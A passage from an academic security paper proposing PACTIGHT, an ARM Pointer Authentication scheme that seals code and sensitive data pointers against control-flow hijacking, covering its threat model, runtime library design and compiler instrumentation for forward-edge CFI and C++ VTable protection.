In this paper, we utilize Pointer Authentication (PA) to build a novel scheme to completely prevent any misuse of security-sensitive pointers. We propose PACTIGHT to tightly seal these pointers. PACTIGHT utilizes a strong and unique modifier that addresses the current issues with the state-of-the-art PA defense mechanisms. We implement four defenses based on the PACTIGHT mechanism. Our security and performance evaluation results show that PACTIGHT defenses are more efficient and secure. Using real PA instructions, we evaluated PACTIGHT on 30 different applications, including NGINX web server, with an average performance overhead of 4.07% even when enforcing our strongest defense. PACTIGHT demonstrates its effectiveness and efficiency with real PA instructions on real hardware.

1 Introduction

In recent years, the ARM processor architcture started penetrating into the data center [8, 52, 53] and mainstream desktop [10] markets beyond the mobile/embedded segments. This opens a new realm in terms of security attacks against ARM, increasing the importance of having effective and efficient defense mechanisms for ARM.

Control-flow hijacking attacks are one of the most critical security attacks. These attacks aim to subvert the control-flow of a program by carefully corrupting code pointers, such as return addresses and function pointers. Control-flow integrity (CFI) [6] aims to defend against these attacks by ensuring that the program follows its proper control-flow. This is mainly done by generating a control-flow graph (CFG) of the program and making the program conform to it.

In order to defend against control-flow hijacking attacks efficiently, ARM has introduced a new hardware security feature, *Pointer Authentication (PA)* [34], which ensures pointer integrity with cryptographic primitives. PA computes a cryptographic MAC called a *Pointer Authentication Code (PAC)* and stores it in the unused upper bits of a 64-bit pointer. PA can be used to defend against control-flow hijacking attacks securely and efficiently with low performance and memory overhead.

However, PA is not almighty. Although several PA-based defense mechanisms have been proposed [27, 41–43] and deployed [11, 34], we identified that they are still exposed to attacks, such as using a signing gadget to forge PACs [15] and reusing PACs [43], allowing arbitrary code execution.

In this paper, we propose PACTIGHT, which is a PA-based defense against control-flow hijacking attacks. In particular, we define three security properties of a pointer such that, if achieved, prevent pointers from being tampered with. They are: 1) *unforgeability*: A pointer `p` should always point to its legitimate object; 2) *non-copyability*: A pointer `p` can only be used when it is at its specific legitimate location; 3) *non-dangling*: A pointer `p` cannot be used after it has been freed. PACTIGHT tightly seals pointers and guarantees that a sealed pointer cannot be forged, copied, or dangling.

Compared to previous PA-based defense mechanisms, PACTIGHT assumes a stronger threat model such that an attacker has both arbitrary read and write capabilities. PACTIGHT also provides better coverage by protecting a variety of security-sensitive pointers. In this paper, we define a sensitive pointer as any pointer that can reach a code pointer. PACTIGHT enforces the three properties in order to prevent the pointers from being abused. Enforcement of the three properties protects against attacks that rely on manipulating the pointers.

We design PACTIGHT to achieve pointer integrity by protecting all sensitive pointers and by providing spatial and temporal memory safety for those sensitive pointers. Protecting these sensitive pointers achieves the balance between full memory safety and covering only control-flow hijacking. This allows for reinforced protection, thus achieving protection against control-flow hijacking attacks and providing memory safety for sensitive pointers. We demonstrate the effectiveness and practicality of PACTIGHT by evaluating with real PA instructions on real hardware.

In summary, we make the following contributions:

- We propose PACTIGHT, a novel and efficient approach to tightly seal pointers using PAC. By utilizing PACTIGHT's mechanisms, we make pointers unforge-

able, non-copyable, and non-dangling.

- We implemented four defenses using PACTIGHT: forward-edge protection, backward-edge protection, C++ VTable pointer protection, and all sensitive pointer protection.
- We provide a strong security evaluation by demonstrating effectiveness against real-world CVEs and synthesised attacks.
- We evaluate PACTIGHT implementations on SPEC CPU2006, nbench, CoreMark benchmarks, and NGINX web server with real PAC instructions. We show that PACTIGHT implementations achieve low performance and memory overhead, 4.07% and 23.2% respectively making it possible to deploy PACTIGHT defenses in the real-world.

2 Background and Motivation

In this section, we introduce control-flow hijacking attacks and ARM's pointer authentication mechanism. We then discuss defenses based on PAC and their limitations to motivate our work.

2.1 Control-Flow Hijacking Attacks

Control-flow hijacking attacks are critical attacks to computer systems because they may allow attackers to run arbitrary code on the system. A popular way to carry out a control-flow hijacking attack is to exploit memory corruption vulnerabilities, which C/C++ programs are prone to having. In particular, attackers can alter the value of a code pointer (*e.g.*, return addresses and function pointers) by corrupting the memory location that stores the pointer to subvert the execution flow of a program [16, 17, 20, 22, 26, 30, 59].

To defeat the attack, defenders must ensure that the program has no single point that can let an attacker corrupt code pointers as well as data pointers that refer to code pointers in its recursive memory dereference chain. Return-oriented programming (ROP) [56], jump-oriented programming (JOP) [17], and counterfeit-object oriented programming (COOP) [54] are the techniques that aim to achieve code execution by chaining returns, indirect call/jumps, and virtual function calls in an object iteration loop, respectively.

2.2 ARM Pointer Authentication

ARMv8.3-A [34] introduced a new hardware security feature, Pointer Authentication (PA). PA has been implemented in the Apple A12 and M1 chips [61]. The goal of PA is to protect the integrity of security-critical pointers, such as code pointers. To this end, a pointer authentication code (PAC) is generated by a cryptographic hash function, as a message authentication code (MAC), to put cryptographic integrity protection on the pointers. A PAC is a MAC of the target pointer value, a secret key, and a salt, which is a 64-bit modifier. The modifier can be tweaked to bind the context of the program when generating a PAC for a pointer. Some examples of such context are conveying the type of the pointer as a modifier, using stack frame address as a modifier, etc.




Figure 1: PA signs a pointer and generates a pointer authentication code (PAC) based on a address, a secret key, a 64-bit user-provided modifier using PA instructions (*e.g.*, `pacia`). The signed pointer should be authenticated before the access using the same PAC, address, secret key, and modifier using PA instructions (*e.g.*, `autia`).

PAC signing. PAC utilizes a cryptographic hash algorithm, namely QARMA [14]. The algorithm takes two 64-bit values (pointer and modifier), as well as a 128-bit key, and generates a 64-bit PAC. These PACs are truncated and added to the upper unused bits of the 64-bit pointer as illustrated in Figure 1(a). Five keys in total can be chosen to generate the PACs. These keys are stored in special hardware registers protected by the kernel.

PAC authentication. The cryptographic algorithm takes the pointer with the PAC and the modifier. The PAC is then regenerated and compared with the one on the passed pointer. To pass the authentication, both values need to be the same as the ones originally used to generate the PAC. If the regenerated PAC matches, the PAC is removed from the pointer and the pointer can be used, as shown in Figure 1(b). Otherwise, the top two bits of the pointer are flipped, rendering the pointer unusable. Any use of the pointer results in a segfault.

PAC instructions. PAC instructions start with either `pac` or `aut` followed by a character that identifies whether it protects a code pointer, data pointer or generates a generic PAC. This is then followed by another character that identifies which key is being used. For example, the `pacib` instruction generates a PAC for a code pointer that uses the B-key. When authenticating this code pointer, the authenticate instruction for the code pointer and B-key, *i.e.*, `autib`, must be used to successfully authenticate. Without this, the pointer cannot be used as its semantics are changed.

Defense	Protection scope	Attacker abilities	PAC modifier	Unforegablity	Non-copyability	Non-dangling
PARTS-CFI [43]	Return addresses and indirect code pointers	Arbitrary read-write	SP for return addresses and type-id for indirect code pointers.	✓	×	×
PACStack [42]	Return addresses	Arbitrary read-write	Previous return address on the stack	✓	✓	×
PTAuth [27]	Heap allocated objects	Arbitrary write	A generated object-id	✓	×	✓
PACTIGHT	All sensitive pointers and return addresses	Arbitrary read-write	The location of the pointer and a random tag for sensitive pointers. Previous return address and a unique function id for return addresses.	✓	✓	✓

Table 1: Comparison between PACTIGHT and state-of-the-art PAC-based defense mechanisms.

2.3 PAC Defense Approaches

Return address focused. Qualcomm's return address signing mechanism [34] protects return addresses from stack memory corruption. It utilizes the `paciasp` and `autiasp` instructions. These are specialized instructions that sign the return address in the Link Register (LR) using the Stack Pointer (SP) as the modifier and the A-key to protect return addresses.

However, because this approach is susceptible to PAC re-use attacks (see §2.4), PARTS return address protection [43] includes the SP with a function ID as a modifier to harden the PAC scheme against re-use attacks. Moreover, PACStack [42] extends the modifier by chaining PACs to bind all previous return addresses in a call stack. On the other hand, PCan [41] relies on protecting the stack with canaries generated with PAC using a modifier consisting of a function ID and the least-significant 48 bits from SP.

Other code pointers. Apple extended its protection to cover other pointer types including function pointers and C++ VTable pointers. However, it uses a zero modifier to protect them. PARTS [43] utilizes PAC to protect function pointers, return addresses, and data pointers. It utilizes a type ID based on *LLVM ElementType* as the modifier for signing function pointers and data pointers.

Temporal safety. PTAuth [27] enforces temporal memory safety using PAC. PTAuth generates a new random ID at each memory allocation and utilizes it as a modifier for generating a PAC. Because the corresponding random ID of a pointer is cleared or updated when the pointer is being freed or allocated, PTAuth detects the violations of temporal memory safety (*e.g.*, use-after-free) by maintaining it as a modifier to check the liveness of a pointer at the time of authentication.

2.4 Limitations of Current PAC Defenses

Forging PAC. PAC relies on the security of the cryptographic hash, that is, attackers cannot generate a valid PAC for a pointer, even if they have both the pointer address value and the corresponding modifier. However, a memory corruption vulnerability in PAC generation logic may serve as an arbitrary PAC generator, allowing attackers to bypass the PAC authentication [15].

Reusing valid PACs in a different context. A PAC generated for one context can be reused in a different context if two contexts share the same modifier. This applies not only to the case of using zero modifier, such as Apple's virtual function table protection, but also to the case that shares the same modifier across different contexts, such as Qualcomm/Apple stack protection. An example case of the latter is to reuse the PAC generated for a valid return address with a specific SP at a different return location that shared the same SP (*e.g.*, having multiple function calls in a function, a case for sharing the same stack frame for all of its returns). PARTS-CFI is also susceptible to this attack because the approach uses a static modifier for the pointer, based on its LLVM ElementType. Having two different pointers of the same type, such two pointers will share the same modifier, and in such a case, attackers can reuse the PAC generated for one in the context of using the other. Table 1 summarizes the comparison between PACTIGHT and other existing state-of-the-art PAC defense mechanisms.

Reusing dangling PACs. Attackers can reuse legitimately generated PACs, even after a pointer becomes dangling. This occurs if the modifier used for signing the pointer does not convey the temporal state of the pointer. In such a case, the PAC is still valid even after deallocation of the memory referred to by the pointer, and thereby, attackers may reuse a valid PAC for a different object that the PAC has signed. In particular, there is no mechanism in PARTS or Apple's Clang to dynamically check and confirm if the pointers that they protect are not *dangling*, thus they are susceptible to this attack.

3 Threat Model and Assumptions

Our threat model assumes a powerful adversary with read and write capabilities by exploiting input-controlled memory corruption errors in the program. The attacker cannot inject or modify code due to Data Execution Prevention (DEP), which is by default enabled in most modern operating systems [35, 49]. Also, the attacker does not control higher privilege levels. We assume that the hardware and kernel are trusted, specifically that the PA secret keys are generated, managed and stored securely. Attacks targeting the kernel and hardware, such as Spectre [37], and data only attacks, which modify and

leak non-control data, are out of scope. Our assumptions are consistent with prior works [23, 41–43] with the exception of PTAuth [27], which only allows arbitrary write and not arbitrary read.

4 PACTIGHT Design

In this section, we describe the design of PACTIGHT. We first discuss our design goal (§4.1), then we introduce three pointer integrity properties that PACTIGHT enforces to overcome the limitations of prior PAC approaches (§4.2), and then we compare PACTIGHT to current state-of-the-art defenses (§4.3). Lastly, we present the detailed design of PACTIGHT. As shown in Figure 2, PACTIGHT consists of a runtime library and compiler-based instrumentation. We first discuss the runtime (§4.4) to explain how PACTIGHT enforces the pointer integrity properties and then explain PACTIGHT's automatic instrumentation and defense mechanisms (§5).

4.1 PACTIGHT Design Goals

The overarching goal of PACTIGHT is to completely prevent control-flow hijacking attacks in a program with low performance overhead. While prior works on PAC show promising results, they are limited in scope and/or security protection as discussed in §2.3. To achieve our goal, it is essential to enforce the complete integrity of pointers, which we will discuss in §4.2, and prevent any pointer misuse. We protect sensitive pointers [38] – all code pointers and all data pointers that are reachable to any code pointer – because guaranteeing the integrity of all sensitive pointers is sufficient to make control-flow hijacking impossible. In summary, our main goals are:

- **Integrity**: Prevent any misuse of sensitive pointers.
- **Performance**: Minimize runtime performance and memory overhead.
- **Compatibility**: Allow protection of legacy (C/C++) programs without any modification.

4.2 PACTIGHT Pointer Integrity Property

Based on the limitations of prior PAC approaches and our observation on how a pointer can be compromised, we define three security properties of pointer integrity, discussed in detail below:

- **Unforgeability**: As illustrated in Figure 3(a), a pointer can be forged (*i.e.*, corrupted) to point to an unintended memory object. Many memory corruption-based control flow hijacking attacks fall into this category by directly corrupting pointers (*e.g.*, indirect call, return address). With the *unforgeability* property, a pointer always points to its legitimate memory object and it cannot be altered maliciously.
- **Non-copyability**: A pointer can be copied and re-used maliciously as illustrated in Figure 3(b). Many information leakage-based control flow hijacking attacks first collect live code pointers and reuse the collected live pointer by copying them to subvert control flow. With the *non-copyability* property, a pointer cannot be copied maliciously. It asserts that a live pointer can only be referred from its correct location, preventing the re-use of live pointers at different sites. If *non-copyability* is guaranteed, the security impact is *non-replayability*, and thus pointer attacks that replay PAC-ed pointers for malicious use are prevented.
- **Non-dangling**: A pointer can refer to an unintended memory object if its pointee object is freed or the freed memory is reallocated as shown in Figure 3(c). The integrity of a pointer is compromised even if the pointer itself is not directly forged or copied. Semantically, the life cycle of a pointer should end when its pointee object is destructed. Many attacks exploiting temporal memory safety violation reuse such dangling pointers. With the *non-dangling* property, a pointer cannot be re-used after its pointee object is freed.

The importance of these properties stems from the fact that to hijack control-flow, at least one of these properties must be violated. PACTIGHT is able to detect any of these violations before the use of a pointer, thus guaranteeing the above mentioned pointer integrity. Note that ARM PAC only enforces the unforgeability property.

4.3 Comparison against Other PAC-based Defenses

In contrast to other PAC-based defenses (Table 1), PACTIGHT offers more coverage against PAC attacks. PARTS [43] relies on a static modifier based on the *LLVM ElementType*, which can be repeated. Even though an attack based on this would be harder than when using the `SP` as a modifier, it is still possible. PACTIGHT's unique modifier scheme eliminates any *replayability* of PACs, and thus defends against PAC reuse.

PACStack [42] introduces the idea of cryptographically binding a return address to a particular control-flow path by having all previous return addresses in the call stack influence the PA modifier. PACStack only protects return addresses on the stack and needs a forward-edge CFI scheme with it, whilst PACTIGHT protects all sensitive pointers on the stack and elsewhere.

PTAuth [27] attempts to provide protection against




Figure 2: PACTIGHT design. At compile time, PACTIGHT instruments the allocation, assignment, use, and deallocation of code pointers and data pointers that are reachable to a code pointer (*i.e.*, sensitive pointers). PACTIGHT guarantees three pointer integrity properties (§4.2), namely unforgeability, non-copyability, and non-dangling. At runtime, PACTIGHT generates a PAC for sensitive pointers using a novel authentication scheme and checks the PAC upon pointer dereference (§4.4). PACTIGHT automates its instrumentation in four different levels: forward edge, backward edge, C++ VTable, and sensitive pointers (§5).




Figure 3: Three types of violations of pointer integrity.




Figure 4: Signing and authentication of a pointer variable `p` in PACTIGHT. In addition to the unforgeability of `p` provided by PA, PACTIGHT uses the address of a pointer (`&p`) and a random tag associated with a pointee (`tag(p)`) to provide the non-copyability and non-dangling properties.

temporal attacks. However, it assumes a weaker threat model, defending against attackers with arbitrary write only. Also, it is vulnerable to intra-object violation. If two pointers within the same object are swapped, PTAuth cannot detect this. Thus, the pointers are *copyable* in this case. Moreover, it only protects the heap and does not handle stack protection, even from temporal attacks. PACTIGHT defends against a strong attacker, with arbitrary read and write capabilities, protects the stack, heap, global variables, and defends against any *forging*, *copyability*, and *dangling* of pointers.

4.4 PACTIGHT Runtime

This section describes the PACTIGHT runtime. We first describe how PACTIGHT efficiently enforces the pointer integrity properties (§4.4.1), then discuss the PACTIGHT runtime library (§4.4.2), pointer operations (§4.4.3) and the metadata store design (§4.4.4).

4.4.1 Enforcing PACTIGHT Pointer Integrity

In order to enforce the three properties, PACTIGHT relies on the PAC modifier. The modifier is a user-defined salt that is incorporated by the cryptographic hash into the PAC in addition to the address. Any changes in either the modifier or the address result in a different PAC, detecting the violation. We propose to blend the address of a pointer (`&p`) and a random tag (`tag(p)`) associated with a memory object to efficiently enforce the PACTIGHT pointer integrity property, as illustrated in Figure 4.

- **Unforgeability**: PAC by itself enforces the unforgeability of a pointer. PAC includes the pointer as one of the inputs to generate the PAC. If the pointer is forged, it will be detected at authentication.
- **Non-copyability**: PACTIGHT adds the location of the pointer (`&p`) as a part of the modifier. This guarantees that the pointer can only be used at that specific location. Any change in the location by copying the pointer (*e.g.*, `q = p`) changes the modifier (`&q`) and thus triggers an authentication fault.
- **Non-dangling**: PACTIGHT uses a random tag ID to track the life cycle of a memory object. PACTIGHT assigns a 64-bit random tag ID to a memory object upon allocation and deletes it upon deallocation. This is done for both stack and heap allocations. A random tag ID of a memory object (`tag(p)`) is blended with the location of the pointer (`&p`) to get the 64-bit modifier

for PAC generation and authentication. This implies that the life cycle of a PACTIGHT-sealed pointer is bonded to that of a memory object. When memory is deallocated (or re-allocated), PACTIGHT deletes (or re-generates) the random tag. This invalidates all pointers to that memory, enforcing the non-dangling property.

By incorporating all these pieces of information (*i.e.*, `p`, `&p`, and `tag(p)`) together into the PAC, PACTIGHT effectively enforces the three security properties for pointer integrity. Any change to any of the information results in a PAC authentication failure. Note that we used XOR to blend the location of a pointer and pointee's random tag into a single 64-bit integer.

4.4.2 Runtime Library

The PACTIGHT runtime library provides four APIs to enforce pointer integrity. The PACTIGHT LLVM instrumentation passes described in §5 automatically instrument a program using those APIs. The code for this library is presented in §A.1.

1) `pct_add_tag(p,tsz,asz)` sets the metadata for a newly allocated memory region. Besides a pointer `p`, it takes two additional arguments – the size of an array element (`tsz`) and the number of elements in the array (`asz`) in order to support an array of pointers. The PACTIGHT runtime assigns the same random tag for each array element. For each element, its associated random tag and size information are added to the metadata store. This means that each array element's metadata can be looked up separately. The API should be called whenever memory is allocated (heap or stack). PACTIGHT assigns a random tag to an object right after its allocation.

2) `pct_sign(&p)` signs a pointer with the associated random tag that was generated by `pct_add_tag`. It generates a 64-bit modifier using the location of a pointer (`&p`) and its associated random tag (`tag(p)`) by looking up the metadata store. Then, it signs the pointer with the modifier using a PA signing instruction (*e.g.*, `pacia`, `pacda`). If a (compromised) program tries to sign a pointer that does not have an associated random tag (*i.e.*, the program tries to access unallocated memory as in a use-after-free vulnerability), PACTIGHT aborts the program. This API should be called whenever a pointer is assigned or after it is used.

3) `pct_auth(&p,p+N)` authenticates a pointer with the associated metadata. Similar to `pct_sign`, it generates the modifier using the pointer location (`&p`) and its associated random tag (`tag(p+N)`) by looking up the metadata store, where `N` is the array index. `N` is zero in cases other than arrays. The use of `p+N` allows support for pointer arithmetic and enforcing spatial safety, which will be explained with an example in §4.4.3 (see Figure 5). Then, it authenticates the pointer with the modifier using a PA authentication instruction (*e.g.*, `autia`, `autda`). If there is no random tag or PA fails authentication, PACTIGHT aborts the program. Any value of `N` that is not within the bounds of the array will not return the correct tag, and thus also causes a failed authentication. If the authentication is successful, it strips off the PAC from the pointer. This API should be called before using the pointer.

4) `pct_rm_tag(p)` removes the metadata associated to a pointer from the metadata store. Once the metadata is deleted, any `pct_auth` to the deleted memory will fail even if the memory is re-allocated. This API should be called whenever memory (whether on the heap or the stack) is deallocated.

4.4.3 Pointer Operations

Since a PACTIGHT-signed pointer has a PAC in its upper bits, care must be taken to not break the semantics of existing C/C++ pointer semantics. In particular, we take care of the following four cases:

1) PACTIGHT-signed pointer comparison: Even if two pointers refer to the same memory address, their PACs are different since the locations of the two pointers are different (*i.e.*, `&p!=&q`). Hence, PACTIGHT strips off the PAC from the PACTIGHT-signed pointer before comparison by looking for the `icmp` instruction.

2) PACTIGHT-signed pointer assignment: When assigning one signed pointer (source) to another signed pointer (target), the target pointer should be signed again with its location.

3) PACTIGHT-signed pointer argument: There are functions that directly manipulate a pointer. For example, `munmap` and `free` take a pointer as an argument and deallocate a virtual address segment or a memory block for a given address. If their implementations do not consider PAC-signed pointers, passing a PAC/PACTIGHT-signed pointer can cause segmentation fault. For those functions, PACTIGHT strips off the PAC before passing the signed pointer as an argument.

4) PACTIGHT-signed pointer arithmetic: PACTIGHT supports pointer arithmetic on arrays. PACTIGHT assigns the same random tag for all elements in an array, with the metadata keeping track of the size of an element and the number of elements in the array to efficiently enforce spatial safety. Figure 5




Figure 5: Example of PACTIGHT handling array operations.

shows a simplified representation of the metadata. PACTIGHT first assigns the same random tag `r` to all 50 array elements after the array allocation (Line 2). Each element has its own metadata. In Line 5, PACTIGHT successfully authenticates `foo+9` using `pct_auth(&foo,foo+9)`. PACTIGHT successfully authenticates `bar+3` in Line 8, since `bar+3` is `foo+12`, and is within the array boundary. On the other hand, Line 10 violates spatial memory safety, and PACTIGHT throws an exception at Line 11. This is because `tag(foo+100)` either does not exist or has a different tag. Figure 11 shows the code of the runtime library.

The mechanism works the same for temporal memory safety; a freed object will not have a tag (Line 14), and newly allocated objects in the same location will have a different tag. Thereby, PACTIGHT can effectively reject spatial and temporal memory violations. Note that PTAuth [27] performs "backward search" to find an array base address, which is not necessary in PACTIGHT.

4.4.4 Metadata Store

PACTIGHT maintains a metadata store for allocated memory objects. For each allocated memory object, the metadata store maintains a random tag, the size of each individual element (or type size), and the number of elements in an array (or array size). Non-array objects will be treated as an array having a single element. We use either a 64-bit (default) or a 32-bit tag and we compare the memory overhead between both tag sizes in §7.3.1.

We implemented the metadata store as a linear open addressing hash table (base + offset) using the address (*i.e.*, `p`) as the key. The base address is kept in a reserved register, `X18`, to avoid leaking the metadata location (*i.e.*, stack spill). The metadata store is initialized when the program starts and is maintained by PACTIGHT's runtime library. An entry in the metadata store is allocated and deallocated using `pct_add_tag` and `pct_rm_tag`, respectively. Whenever PACTIGHT needs to sign or authenticate (`pct_sign`, `pct_auth`), it looks up the metadata store to get the associated random tag and to check if the accessed memory is valid or not. PACTIGHT relies on sparse address space support of the OS.

4.4.5 A Running Example

The code snippet in Figure 2 (right) shows how PACTIGHT APIs are used to protect a local function pointer `p`. When an object gets allocated (Line 2), `pct_add_tag` allocates the metadata by setting a random tag and all the associated metadata. The number of elements and type size can be determined statically by analyzing the LLVM IR. Whenever a stack variable is assigned, the PAC is added with `pct_sign` (Lines 7, 8). If the pointer is dereferenced (Line 13) or if any change in assignment happens to the pointer legitimately, the PAC is authenticated (`pct_auth`) (Line 12) and a new PAC is generated for the new pointer with `pct_sign` (Line 14). When a pointer gets deallocated (after the `return` on Line 16, since we are on the stack), the pointer is authenticated and all metadata is removed (`pct_rm_tag`). This is done by reading the type size and array size from the metadata and removing the metadata accordingly.

5 PACTIGHT Defense Mechanisms

This section presents the PACTIGHT defense mechanisms built on top of the PACTIGHT runtime. The PACTIGHT compiler passes automatically instrument all globals, stack variables, and heap variables, inserting the necessary PACTIGHT APIs. We implement four defense mechanisms: 1) Control-Flow Integrity (forward edge protection), 2) C++ VTable protection, 3) Code Pointer Integrity (all sensitive pointer protection), and 4) return address protection (backward edge protection).

5.1 Control Flow Integrity (PACTIGHT-CFI)

PACTIGHT-CFI guarantees forward-edge control-flow integrity by ensuring the PACTIGHT pointer integrity properties for all code pointers. It authenticates the PAC on a function pointer at legitimate function call sites. At all other sites, the code pointer is sealed with the PACTIGHT signing mechanism so it cannot be abused. Any direct use of a PACTIGHT-signed pointer results in a segmentation fault, causing illegal memory access.

Instrumentation overview. In order to prevent any misuse and enforce all three security properties for a code pointer, PACTIGHT-CFI should set metadata upon allocation and remove it upon deallocation. Also, a function pointer should always be authenticated before every le-

gitimate use and it should be signed again afterwards. The PACTIGHT-CFI instrumentation passes accurately identify and instrument all instructions in the LLVM IR that allocate, write, use, and deallocate code pointers.

Identifying code pointers. PACTIGHT-CFI identifies all code pointers using LLVM type information. Since code pointers can be present inside composite types (*e.g.*, `struct` or an array of `struct`), PACTIGHT-CFI also recursively looks through all elements inside a composite type. We specially handle the case that a code pointer is manipulated after it is converted to some universal pointer type (*e.g.*, `void*`). For example, for `memcpy` and `munmap` which take `void*` arguments, PACTIGHT-CFI gets the actual operand type first and instrumentation is done accordingly. This is not only done for `memcpy` and `munmap`, but for all universal pointer types. We look ahead for when they are typecasted (*i.e.*, `BitCast` in LLVM IR) to get the original type accordingly

Instrumenting PACTIGHT APIs. Setting the metadata by instrumenting `pct_add_tag` is done immediately after all code pointer allocations. This is done for all global, stack and heap variables. In the case of initialized global variables, `pct_add_tag` and `pct_sign` are appended to the global constructors. In this way, PACTIGHT-CFI maintains the appropriate metadata for all global variables during program execution.

If the destination operand of the `store` instruction is a code pointer, `pct_sign` is instrumented right after the `store` instruction to sign the code pointer.

`pct_auth` must be called before any use of a code pointer. Specifically, PACTIGHT-CFI looks for the relevant `load` and `call` instructions and it instruments `pct_auth` immediately before the instructions. If the authentication fails, the top two bits of the pointer are flipped meaning any use of the pointer causes a segmentation fault, effectively denying any attack. As the PAC authentication instructions (*e.g.*, `autia`) strips off the PAC, the PAC should be added again after the function call. Thus, PACTIGHT-CFI replaces the stripped pointer with the signed version after indirect `call` instructions. This ensures that a PAC is always present.

Whenever a code pointer is deallocated (*e.g.*, `free`, `munmap`), PACTIGHT-CFI removes the metadata by instrumenting `pct_rm_tag` before the deallocation. For stack variables, `pct_rm_tag` is instrumented right before `return`, and it removes the metadata from the entire stack frame at once, from the first variable to the last variable that has any metadata set.

Summary. PACTIGHT-CFI is precise and efficient by enforcing the PACTIGHT pointer integrity properties and leveraging hardware-based PA. Moreover, it provides the Unique Code Target (UCT) property [33] because ensuring the PACTIGHT pointer integrity properties implies that the equivalence class (EC) size (*i.e.*, the number of allowed legitimate targets at one call site) is always one. Thus, it defends against all ConFIRM [40] attacks, which essentially rely on the presence of more than one legitimate targets in an EC and replace an indirect call/jump target with another allowed target.

5.2 C++ VTable Protection (PACTIGHT-VTable)

C++ relies on virtual functions to achieve dynamic polymorphism. At every virtual function call, a proper function is used in accordance with the object type. The mapping of an object type to a virtual function is done by the use of a virtual function table (VTable) pointer, which is a pointer to an array of virtual function pointers per object type. A VTable pointer is initialized in the object's constructor and it is valid until an object is destructed. Attacking the virtual function table pointer is a common exploit in C++ programs [18, 54, 63].

Identifying VTable pointers. PACTIGHT-VTable identifies a VTable pointer in a C++ object by analyzing types in LLVM. It investigates all composite types and checks if it is a class type having one or more virtual functions. If so, it marks the first hidden member of the class as a VTable pointer. PACTIGHT-VTable also handles `dynamic_cast<T>`, since `dynamic_cast<T>` is only valid for a class with at least one virtual function pointer, so it has a virtual function table, and thereby they all are already considered sensitive types.

Instrumenting PACTIGHT APIs. Upon a C++ type having a virtual function allocated, PACTIGHT-VTable instruments `pct_add_tag`.It instruments `pct_sign` immediately after the VTable pointer is assigned by the object's constructor. This adds the PAC to the pointer to seal it. Then, `pct_auth` is instrumented right before `load`ing the VTable pointer. A failed authentication flips the top two bits of the pointer, rendering it unusable. Correspondingly, `pct_rm_tag` is instrumented right before the object is destroyed (deallocation).

5.3 Code Pointer Integrity (PACTIGHT-CPI)

PACTIGHT-CPI increases the coverage of PACTIGHT-CFI to guarantee integrity of all sensitive pointers [38]. Sensitive pointers are all code pointers (*i.e.*, PACTIGHT-CFI coverage) and all data pointers that point to code pointers. It is possible to hijack

```
1  /** ==== nginx/http/ngx_http_variables.h ==== */
2  typedef struct ngx_http_variable_s ngx_http_variable_t;
3
4  // a function pointer type (i.e., sensitive type)
5  typedef ngx_int_t (*ngx_http_get_variable_pt)(...);
6
7  struct ngx_http_variable_s {
8      ngx_str_t                name;
9      // sensitive function pointer
10     ngx_http_get_variable_pt  get_handler;
11     // ...
12 }; // a sensitive data type
```

Figure 6: Example of a sensitive data pointer in the (simplified) NGINX source code.

